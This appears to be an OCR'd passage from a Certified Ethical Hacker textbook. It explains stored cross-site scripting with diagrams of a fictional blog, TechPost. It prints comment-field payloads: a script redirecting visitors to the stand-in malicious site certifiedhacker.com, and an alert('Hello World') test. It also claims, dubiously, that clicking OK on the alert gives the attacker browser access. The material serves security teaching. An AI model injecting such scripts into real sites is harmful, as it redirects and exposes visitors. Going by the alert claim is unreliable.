

Attacker
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run
6 An authorized request

Figure 14.20: XSS example - Sending an unauthorized request




XSS Attack in Blog Posting

CEH
Certified Ethical Hacker
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options..............
Leave your comment
Jason, I love your blog post! <script>onload=window.location='http://www.certifiedhacker.com'</script>
Attacker
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
Injects malicious code <script>onload= window.location= 'http://www.certifiedhacker.com' </script> in the blog post
User redirected to a malicious website certifiedhacker.com
http://www.certifiedhacker.com/
CertifiedHacker.com
Malicious Website


XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.



http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options..............
Leave your comment
Jason, I love your blog post! <script>onload=window.location='http://www.certifiedhacker.com'</script>
Attacker
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
Injects malicious code <script>onload= window.location= 'http://www.certifiedhacker.com' </script> in the blog post
User redirected to a malicious website certifiedhacker.com
http://www.certifiedhacker.com/
CertifiedHacker.com
Malicious Website

Figure 14.21: XSS attack in a blog posting



XSS Attack in Comment Field

Attacker
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
Injects malicious code
<script>alert("Hello World")</script>
in the blog post
The alert pops up as soon as the web page is loaded
Hello World
OK
Malicious Website

Facebook acquires file-sharing service

New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options...............

Leave your comment

```
Jason, I love your blog post!
<script>alert("Hello
World")</script>
```

Comment

Jason, I love your blog post!
- Mark (mark@miccasoft.com)

XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.


